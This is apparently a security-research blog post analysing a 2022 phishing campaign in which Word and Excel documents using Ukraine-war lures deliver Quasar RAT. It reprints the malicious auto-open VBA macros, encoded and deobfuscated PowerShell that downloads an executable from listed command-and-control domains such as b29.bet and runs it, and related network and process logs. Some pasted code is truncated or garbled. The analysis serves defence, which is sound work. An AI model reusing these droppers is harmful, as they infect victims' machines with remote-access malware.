

# Another cyber espionage campaign in the Russia-Ukrainian ongoing cyber attacks

[lab52.io/blog/another-cyber-espionage-campaign-in-the-russia-ukrainian-ongoing-cyber-attacks/](https://lab52.io/blog/another-cyber-espionage-campaign-in-the-russia-ukrainian-ongoing-cyber-attacks/)

From lab52, in connection to the latest events related to the Russia's ongoing cyberattacks in Ukraine, beyond destructive artifacts seen like Wipers and others, a new wave of malicious office documents (hereinafter maldocs) has been observed attempting to compromise systems leveraging a variant of well-know and open-source malware known as Quasar RAT.

Recently, we identified a maldoc named "Ukraine Conflict Update 16\_0.doc" with a creation time 2022-03-16 and whose content appears to be retrieved directly from the [Institute for the Study of War](https://www.instituteforthestudyofwar.org/) website. Due to the creation time, the maldoc was generated with the latest information updated since the most recent information published by this website is from March 23 (considering it at this point in time).

ADVERTENCIA DE SEGURIDAD Las macros se han deshabilitado.



Institute for the Study of War, Russia Team

with the Critical Threats Project, AEI

March 6, 2022

ISW published its most recent [Russian campaign assessment](#) at 2:00 pm EST on March 6.

This daily synthetic product covers key events related to renewed Russian aggression against Ukraine.

#### Key Takeaways March 5-6

- Russian forces spent the past 24 hours largely regrouping and preparing to renew offensive operations around Kyiv, Kharkiv, and Mykolayiv.
- The Ukrainian General Staff reports the presence of a large concentration of Russian forces west of Kharkiv that it assesses will launch a wide offensive southwest toward the Dnipro River, although no such offensive has begun as of this publication.
- Russia violated two Russian-Ukrainian ceasefire agreements, collapsing efforts to establish a humanitarian corridor to help evacuate civilians from Mariupol and Volnovakha on March 5 and 6.
- Russian President Vladimir Putin has not demonstrated any willingness to de-escalate with Ukraine or the international community, nor has he provided reasonable demands that would lay the groundwork for de-escalation or negotiations.
- The Kremlin is likely laying the domestic information groundwork for a declaration of martial law in Russia should Russian President Vladimir Putin decide that mass mobilization and conscription are necessary to achieve his objectives.
- Russian President Vladimir Putin allowed for the confiscation of assets belonging to

The latest content of the Institute for the Study of War website, aligned with the current time we are writing this post (2022-03-24), is shown below:

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### The Russian Military's Lessons Learned in Syria

The Russian Armed Forces are applying lessons learned from their experience in Syria to shape their development into a flexible and effective global expeditionary force.

1 2 3 4 5

**Latest from ISW**

#### Ukraine Conflict Updates

Mar 23, 2022 - Press ISW

This page collects ISW and CTP's updates on the conflict in Ukraine. In late February 2022, ISW began publishing daily synthetic products covering key events related to renewed Russian aggression against Ukraine.

**Ukraine CONFLICT UPDATE**

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Back to the maldoc analysis, it contains a VBA function that trigger the execution of a base64 encoded Windows PowerShell command:

```
Private Sub Auto_Open()
    a
End Sub

Private Sub Document_Open()
    a
End Sub

Private Sub a()
    c = UserForm1.TextBox1.Text
    Dim wsh As Object
    Set wsh = CreateObject(UserForm1.TextBox2.Text)
    wsh.Run c
    Set wsh = Nothing
End Sub

powershell.exe -w h -NonI -NoP -noL -enc KAAnc44KAAGADAAMwBhAHMAJwArAcC AaABFAEwAJwArAcC AbABpAEQAWwAxAF0AJwArAcC
AKwAwADMAJwArAcC AYQBzACcAKwAnAGgARQAnACsAJwBsAGwASQBkAFsAMQAnACsAJwAzACcAKwAnAF0AKwBnAGoATQB4AGcAJwArAcC AagAnACs
AJwBNACKAIAAnACsAJwAoAG4ARQB3AC0AJwArAcC AbwBiAEoAZQBDAHQAJwArAcCAIABTACcAKwAnAHkAcwBUAEUAbQAUAGkAbwAuAFMAJwArAc
cAVABSAGUAYQAnACsAJwBtAFIAZQAnACsAJwBhAEQAZQByACgAJwArAcCAKAAG4ARQAnACsAJwB3AC0AJwArAcC AbwBiAEoAJwArAcCAZQAnA
CsAJwBDACcAKwAnAHQAIABpACcAKwAnAG8AJwArAcCALgBDACcAKwAnAE8ATQAnACsAJwBwAFIAZQBzAHMAAQBVAE4LgBkAEUAZgBsAGEAdAB1
AFMAVABS AEUAYQBtACgAIAAbACcAKwAnAFMAWQBzAFQAZQBNAC4ASQBvAC4AbQB1AE0AbwByAHkAUwB0AFIARQBhAE0AJwArAcC AXQBbACcAKwAn
AEMAJwArAcC ATwAnACsAJwB0ACcAKwAnAHYARQByAFQAXQA6ACcAKwAnADoARgByAG8ATQBcAGEAJwArAcCAUwBFADYANABzAHQAJwArAcC AcgBJ
AG4AZwAoAGcAJwArAcC AagAnACsAJwBNACcAKwAnAGYAJwArAcCAWgBGACcAKwAnAFIAUwAnACsAJwA4ACcAKwAnAE4AJwArAcCAQQBF AEkAJwAr
```

Applying de-obfuscating techniques, we finally rebuilt the PowerShell command and we found a HTTP GET request from a list of command-and-control servers with the main purpose of obtaining a Windows PE file from the C2 and execute it as a new process of Powershell.exe (PE file obtained

from the C2 will be saved into the %TEMP% path and will be renamed as sarewfdsdh.exe).


Take a look at the highlighted domains, they will be commented later on.

```
(. ( @3ashELlId[1]+@3ashELlId[13]+gJxgJM) (New-Object System.io.StreamReader( New-Object io.Compression.deflatedStream( [System.IO.MemoryStream][CONVERT]::FromBase64String(
gJMFZFRS8NAEIT/SgIRJmAuqCA1paDU6otUar+kqEhy25Qn17vzbt081P53161kwoqy38z07jLEwGupbygkZ405KBBUBjZzoyDQL4sYFVWNAbXptUiahMHEVYF0Jmg1CeZw6p39CD5nZkUtB1kx1JItbJn6YRen5Fuk80ybfkzUpZL+/Z/1VGoHKVFTU-IW6Z
D68KJ2ItuYXk2QE7uun4Dw2szIBQuehLMewFAerrQvt+cGxyCbr4HD19naICzIBJABQzqFzwoMvsXxSEOC4LveuxuQe8ApGCMFAT8YsNvxh01The3KAUSBPmKcMKzYONPoA4f0w+g60ynjziz9oDcy1pmmMR3ttJmQ15rMMkTERq3F/N5xery6y0D8OytUp1
SQa6jzeVYQWIEbDgaYaYftkRgJBM25SsqR/wztB3srqZcNm9svwE=gJM) , [io.Compression.CompressionMode]::Decompress ) , [System.Text.Encoding]::ASCII )
.ReadToEnd() ).rePlace('03a',[STRING][CHAR]36).rePlace('gJM',[STRING][CHAR]39) |.( ([STRING]$verBosEPREFERENCe)[1,3]+'-JoIn''

($hELlId[1]+@3ashELlId[13]+'') (New-objEct SysTeM.io.STReamReaDer(( nEW-obJect io.cOMpRessioN.dEflaTEStReam( [SysTeM.io.mEMoryStReam][CONVERT]::FromBase64String
('FZFRS8NAEIT/SgIRJmAuqCA1paDU6otUar+kqEhy25Qn17vzbt081P53161kwoqy38z07jLEwGupbygkZ405KBBUBjZzoyDQL4sYFVWNAbXptUiahMHEVYF0Jmg1CeZw6p39CD5nZkUtB1kx1JItbJn6YRen5Fuk80ybfkzUpZL+/Z/1VGoHKVFTU-IW6ZD6
BKJ2ItuYXk2QE7uun4Dw2szIBQuehLMewFAerrQvt+cGxyCbr4HD19naICzIBJABQzqFzwoMvsXxSEOC4LveuxuQe8ApGCMFAT8YsNvxh01The3KAUSBPmKcMKzYONPoA4f0w+g60ynjziz9oDcy1pmmMR3ttJmQ15rMMkTERq3F/N5xery6y0D8OytUp1SQa6j
zveVYQWIEbDgaYaYftkRgJBM25SsqR/wztB3srqZcNm9svwE=')
, [io.Compression.CompressionMode]::Decompress ) , [System.Text.Encoding]::ASCII ) .ReadToEnd() ).. |.( ([STRING]$verBosEPREFERENCe)[1,3]+'-JoIn''

b $ErrorActionPreference='SilentlyContinue';
e ["https://taisuwin.club","https://web_sunwinvn.vip","https://sunvn.vn","http://b29.bet","https://playgo88vn.vn","https://playgo88_fun","https://choigo88.us" "https://go88c.net",
"https://go88.gold","https://go88vn.vn","https://playgo88vn.vn","https://go88code.com","https://thesieucoc.net","https://sun.fun" ]
%{$http[System.Net.WebRequest]::Create("$").GetResponse();
if($http.ContentLength -ne -1){
(New-Object System.Net.WebClient).DownloadFile("$ -wp-admin/pE8xY3x6p","$env:temp\sarewfdsdg.exe");
Start-Process -Filepath "$env:temp\sarewfdsdg.exe";
$http.close()
}
```

Related to the C2 domains inside this sample, we have found an interesting list of other samples, with the same subject matter that seems to be part of an ongoing campaign. One of them was a ZIP format compressed file (“Ukraine Conflict Update 16\_0.zip”) containing both a “.xslm” and a “.docm” MS Office documents with same naming. From what we can assume the initial attack vector goes through a spear phishing email.



Both files have obfuscated VBA macros, which are responsible for building a script to deploy the infection chain without containing any encoded PowerShell command.

```

Private Sub erfltxxmxtujb()
    Dim ruykasyoremzybw As String
    Dim lympwkygfoxz As String
    Dim dnjyvryboicepxscm As Object, nytlbtvgtkt As Object
    Dim fyhitjqregenrmy As Integer
    ruykasyoremzybw = ollefuqejspswtwq("687474703a2f2f623239") & ollefu
    lympwkygfoxz = ollefuqejspswtwq("6232392e65") & ollefuqejspswtwq("7865
    lympwkygfoxz = Environ("TEMP") & "\" & lympwkygfoxz
    Set dnjyvryboicepxscm = CreateObject(ollefuqejspswtwq("4d53584d4c32
    dnjyvryboicepxscm.Option(2) = 13056
    dnjyvryboicepxscm.Open ollefuqejspswtwq("474554"), ruykasyoremzybw
    dnjyvryboicepxscm.setRequestHeader ollefuqejspswtwq("557365") & oll
    dnjyvryboicepxscm.Send
    If dnjyvryboicepxscm.Status = 200 Then
        Set nytlbtvgtkt = CreateObject(ollefuqejspswtwq("41444f44422e537
        nytlbtvgtkt.Open
        nytlbtvgtkt.Type = 1
        nytlbtvgtkt.Write dnjyvryboicepxscm.ResponseBody
        nytlbtvgtkt.SaveToFile lympwkygfoxz, 2
        nytlbtvgtkt.Close
        cuwcpzfgjdovhisoyq lympwkygfoxz
    End If
End Sub

Sub Workbook_Open()
    erfltxxmxtujb
End Sub

```

```

41 Private Sub pbrumtqvavhis()
42 Dim rijekrvetamox As String
43 Dim vrbnqaxsm As String
44 Dim ptapydjtwebta As Object, aqjoghqzxrteczremh As
45 Dim frauezygeiy As Integer
46 rijekrvetamox = ququalkycyxfwbqj("687474703a2f2f62")
47 vrbnqaxsm = ququalkycyxfwbqj("623239") & ququalkycyxf
48 vrbnqaxsm = Environ("TEMP") & "\" & vrbnqaxsm
49 Set ptapydjtwebta = CreateObject(ququalkycyxfwbqj("4
50 ptapydjtwebta.Option(2) = 13056
51 ptapydjtwebta.Open ququalkycyxfwbqj("474554"), rijek
52 ptapydjtwebta.setRequestHeader ququalkycyxfwbqj("557
53 ptapydjtwebta.Send
54 If ptapydjtwebta.Status = 200 Then
55 Set aqjoghqzxrteczremh = CreateObject(ququalkyc
56 aqjoghqzxrteczremh.Open
57 aqjoghqzxrteczremh.Type = 1
58 aqjoghqzxrteczremh.Write ptapydjtwebta.Response
59 aqjoghqzxrteczremh.SaveToFile vrbnqaxsm, 2
60 aqjoghqzxrteczremh.Close
61 purxdwqqosorsolys vrbnqaxsm
62 End If
63 End Sub
64
65 Sub AutoOpen()
66 pbrumtqvavhis
67 End Sub

```

Ukraine Conflict Update 16\_0.docm

Ukraine Conflict Update 16\_0.xlsm

Rebuilding the scripts by deobfuscating the VBA macros has made it possible to trace what malicious actions are taken to infect the victim machine. As we can see below, both documents perform all the same actions, sending a HTTP GET request to the C2 asking for a PE file named b29.exe.

```

Private Sub main()
    Dim var5 As String
    Dim artifact As String
    Dim http_request As Object, http_response As Object
    Dim frauezygeiy As Integer
    var5 = build_string("http://b") & build_string("29.bet/dasdzccdsqsf")
    artifact = build_string("b29") & build_string(".exe")
    Set http_request = CreateObject(build_string("MSXML2.5") & build_s
    http_request.Option(2) = 13056
    http_request.Open build_string("GET"), var5, False
    http_request.setRequestHeader build_string("User-") & build_string
    http_request.Send
    If http_request.Status = 200 Then
        Set http_response = CreateObject(build_string("AD") & build_st
        http_response.Open
        http_response.Type = 1
        http_response.Write http_request.ResponseBody
        http_response.SaveToFile artifact, 2
        http_response.Close
        check_http_response artifact
    End If
End Sub

Sub AutoOpen()
    main
End Sub

```

```

41 Private Sub main()
42 Dim var5 As String
43 Dim var6 As String
44 Dim var7 As Object,
45 Dim var8 As Integer,
46 http_response As Object
47 var5 = build_string("http://b29") & build_string(".bet/dasdzccdsqsf") 'http://b29.bet/dasdzccdsqsf
48 var6 = build_string("b29.e") & build_string(".exe") 'b29.exe'
49 var6 = Environ("TEMP") & "\" & var6 'var6 = %TEMP%\b29.exe
50 Set var7 = CreateObject(build_string("MSXML2.ServerXMLHTTP.") & build_string("6.0")) 'var7=ServerXMLHTTP.6
51 var7.Option(2) = 13056
52 var7.Open build_string("GET"), var5, False
53 var7.setRequestHeader build_string("User") & build_string("n-Agent"), build_string("Mozilla/4.0 (compat")
54 & build_string("ible; MSIE 6.0; Windows NT 5.0)") "User-Agent Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)
55 var7.Send
56 If var7.Status = 200 Then 'HTTP Response 200 OK
57 Set http_response = CreateObject(build_string("ADODB.St") & build_string("ream")) 'ADODB.Stream
58 http_response.Open
59 http_response.Type = 1
60 http_response.Write var7.ResponseBody
61 http_response.SaveToFile var6, 2
62 http_response.Close
63 check_http_response var6
64 End If
65 End Sub
66 Sub Workbook_Open()
67 main
68 End Sub
69

```

Ukraine Conflict Update 16\_0.docm

Ukraine Conflict Update 16\_0.xlsm

Afterwards, if the HTTP response from the command and control server (C2) was succeeded (response code = 200), the Windows PE file will be stored into the %TEMP% directory and later executed by the WINWORD.EXE process.

```

Sub check_http_response(str_arg1 As String)
On Error Resume Next
Err.Clear
wimResult = execute_process(str_arg1)
If Err.Number <> 0 Or wimResult <> 0 Then
Err.Clear
str_arg1
End If
On Error GoTo 0
End Sub

Sub WScriptShell_function(cmdLine As String)
CreateObject(build_string("WScript.") & build_string("Shell")).Run cmdLine, 0
End Sub

Function build_string(ByVal substrng As String) As String
Dim i As Long
For i = 1 To Len(substrng) Step 2
build_string = build_string & Chr$(Val("&H" & Mid$(substrng, i, 2)))
Next i
End Function

Function execute_process(executable_path As String) As Integer
Dim var1 As Object
Dim var2 As Object
Set var3 = GetObject(build_string("winmgmt") & build_string("s:\\.\root\cimv2"))
Set var4 = var3.Get(build_string("Win32_Pro") & build_string("cessStartup"))
Set var1 = var4.SpawnInstance_
var1.ShowWindow = 0
Set var2 = GetObject(build_string("winmgmts:\") & build_string("\.\root\cimv2:2cess")
execute_process = build_string(var2, var1, executable_path)
End Function

Private Function build_string(obj2 As Object, obj1 As Object, str1 As String) As Integer
Dim num1 As Long
build_string = obj2.Create(str1, Null, obj1, num1)
End Function

```

Regarding network communication, the C2 is hosted on b29[.]bet, which resolves to an IP address (104.18.24[.]213) that belongs to Cloudflare.

```

GET /dasdzxccdsgfsdf HTTP/1.1
Connection: Keep-Alive
Accept: */*
Accept-Language: es-ES
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)
Host: b29.bet

```

```

HTTP/1.1 200 OK
Connection: Close
Server: Microsoft-IIS/4.
Content-Type: text/html
Date: Mon, 22 Mar 2021 10:53:13 GMT
Content-Length: 258

```

T

With the next domain registrant information:

---

Create date: 2021-06-19

Domain name: b29.bet

Domain registrar id: 146

Domain registrar url: http://registrar.godaddy.com

Expiry date: 2022-06-19

Name server 1: amy.ns.cloudflare.com

Name server 2: arnold.ns.cloudflare.com


Setting our sights on the recent & related artifacts downloaded from the C2, we identified, through the uri `hxxp://b29[.]bet/SoftwareUpdate.exe`, another related maldoc with an interesting topic:

---

#### URLs ⓘ

Scanned	Detections	Status	URL
2022-03-22	10 / 94	200	https://b29.bet/
2022-03-22	10 / 94	404	http://b29.bet/wp-admin/pE8xYY3x6p
2022-03-21	10 / 94	404	http://b29.bet/SoftwareUpdate.exe
2022-03-20	11 / 94	200	http://b29.bet/
2022-03-17	10 / 94	404	http://b29.bet/dasdzxccdsgfsdf
2022-03-17	9 / 94	-	http://b29.bet:4782/
2022-03-17	9 / 94	404	http://b29.bet/dasdzxccdsgfsdfgdfgdfgs
2022-03-16	8 / 93	404	http://b29.bet/softwareupdate.exe

From the aforementioned URI we found a new malicious document contacting to the same C2. This maldoc is named "Leaked\_Kremlin\_emails\_show\_Minsk\_protoco.doc" and its content is shown below:



Analyzing the information contained in the maldoc we found that it was a copy of a new published in the Euromaidan Press, Ukraine Internet-based newspaper. The report from the official source Euromaidan Press can be read [here](#) . The analysis has revealed some similarities in the infection chain, due to the fact that it is formed by malicious VBA macros and as described below, it uses the same C2 domain and it also uses an encoded PowerShell command.

```

Private Sub Document_Open()
    payload = UserForm1.TextBox1.Text
    Set wscript_shell = CreateObject(wfkdzhivnpjutwx("WScript.Sh") & wfkdzhivnpjutwx("ell"))
    Set dcptzdzqwnzx = wscript_shell.Exec(payload)
End Sub

Function wfkdzhivnpjutwx(ByVal ankevfzj As String) As String
    Dim eolvlvdrsa As Long
    For eolvlvdrsa = 1 To Len(ankevfzj) Step 2
        wfkdzhivnpjutwx = wfkdzhivnpjutwx & Chr$(Val("&H" & Mid$(ankevfzj, eolvlvdrsa, 2)))
    Next eolvlvdrsa
End Function

powershell.exe -w h -NonI -NoP -noL -enc LgAgACgAIAAaFAAUwBIAg8ATQBIAFsANABdACsAJABwAFMASABvAG0ARQBbADMANABdAC
sAJwB4ACcAKQAgACgAIAAoACgAKAAiAHsAMQB9AHsAMwAZAH0AewAxADMAfQB7ADMAMgB9AHsAMwAwAH0AewA5AH0AewA3AH0AewAyADAAfQB7A
DEANQB9AHsANQB9AHsAMgA0AH0AewAyADcAfQB7ADIAOQB9AHsAMQA4AH0AewA4AH0AewAzADQAFQB7ADIANQB9AHsAMgB9AHsAMQA3AH0AewAyA
DgAFQB7ADEAMQB9AHsAMQA2AH0AewAyADIAfQB7ADQAFQB7ADIAMwB9AHsANGB9AHsAMwAxAH0AewAyADEAFQB7ADAAfQB7ADMAfQB7ADIANgB9A
HsAMQAYAH0AewAxADKafQB7ADEAMAB9AHsAMQA0AH0AIGAtAGYAIAAnACsANQAxAG4AcAAxAcwAeAA1ADEAbgArADUAMQBwAHAANQAxAG4AKwA1A
DEAbgAxADUAMQBwACsANQAxAG4AdwBQAHIAZQBwADUAMQBwACsANQAxAG4AdgA6AHQANQAxAG4AKwA1ADEAbgBLAG0ANQAxAG4AKwA1ADEAbgBwA
EMAJwAsACAJgAgACgAKAB2ACcALAAAnAGMAaBvAgkAZwAnACwAJwBOADUAMQBwACsANQAxAG4ASQB1ADUAMQBwACsANQAxAG4AcAA1ADEAbgArA
DUAMQBwAGQAYQB0ADUAMQBwACsANQAxAG4AZQAuAGUAEABIAHAgcAAxACKAOWbTAHQAYQA1ADEAbgArADUAMQBwAHIAAdAA1ADEAbgArADUAMQBwA
C0ANQAxAG4AKwA1ADEAbgBQAHIANQAxAG4AKwA1ADEAbgBvAGMAZQBzAHMAIAA1ADEAbgArADUAMQBwAC0ARgBpAGwAZQBwADUAMQBwACsANQAxA
G4AYQB0AgAIAA1ADEAbgArADUAMQBwAHGAcAAxAcUAUByADUAMQBwACsANQAxAG4AZQBwAHYA0gB0AGUAbQBwAEMATgBJADUAMQANAcwAJwAx

```

The maldoc, mainly, uses a base64 encoded Windows PowerShell command (as we saw in the first maldoc analyzed) to perform the download from the C2 and then execute it through a WScript object.

```

- <EventData>
  <Data Name="RuleName" />
  <Data Name="UtcTime">2022-03-22 11:43:25.154</Data>
  <Data Name="ProcessGuid">{DEBDB901-B65D-6239-0000-0010BB832000}</Data>
  <Data Name="ProcessId">1380</Data>
  <Data Name="Image">C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe</Data>
  <Data Name="FileVersion">6.1.7600.16385 (win7_rtm.090713-1255)</Data>
  <Data Name="Description">Windows PowerShell</Data>
  <Data Name="Product">Microsoft® Windows® Operating System</Data>
  <Data Name="Company">Microsoft Corporation</Data>
  <Data Name="OriginalFileName">PowerShell.EXE</Data>
  <Data Name="CommandLine">powershell.exe -w h -NonI -NoP -noL -enc
  LgAgACgAIAAaFAAUwBIAg8ATQBIAFsANABdACsAJABwAFMASABvAG0ARQBbADMANABdACsAJwB4ACcAKQAgACgA
  <Data Name="CurrentDirectory">C:\Users\Lucas\Desktop\data\</Data>
  <Data Name="User">Lucas-PC\Lucas</Data>
  <Data Name="LogonGuid">{DEBDB901-B4B5-6239-0000-0020E0DF1700}</Data>
  <Data Name="LogonId">0x17dfe0</Data>
  <Data Name="TerminalSessionId">2</Data>
  <Data Name="IntegrityLevel">Medium</Data>
  <Data
    Name="Hashes">MD5=852D67A27E454BD389FA7F02A8CBE23F,SHA256=A8FD8A9DF15E41B6F5C69C79F66A26A9D
  <Data Name="ParentProcessGuid">{DEBDB901-B654-6239-0000-001033FF1F00}</Data>
  <Data Name="ParentProcessId">1204</Data>
  <Data Name="ParentImage">C:\Program Files\Microsoft Office\Office15\WINWORD.EXE</Data>

```

Network communications through the PowerShell command are made with the HTTP protocol, sending a HTTP GET request without using HTTP headers such as User-Agent nor Accept as seen in the previously maldocs. Furthermore, we saw the maldoc contacts with a C2 which domain is contained in the domain list extracted from the first maldoc.

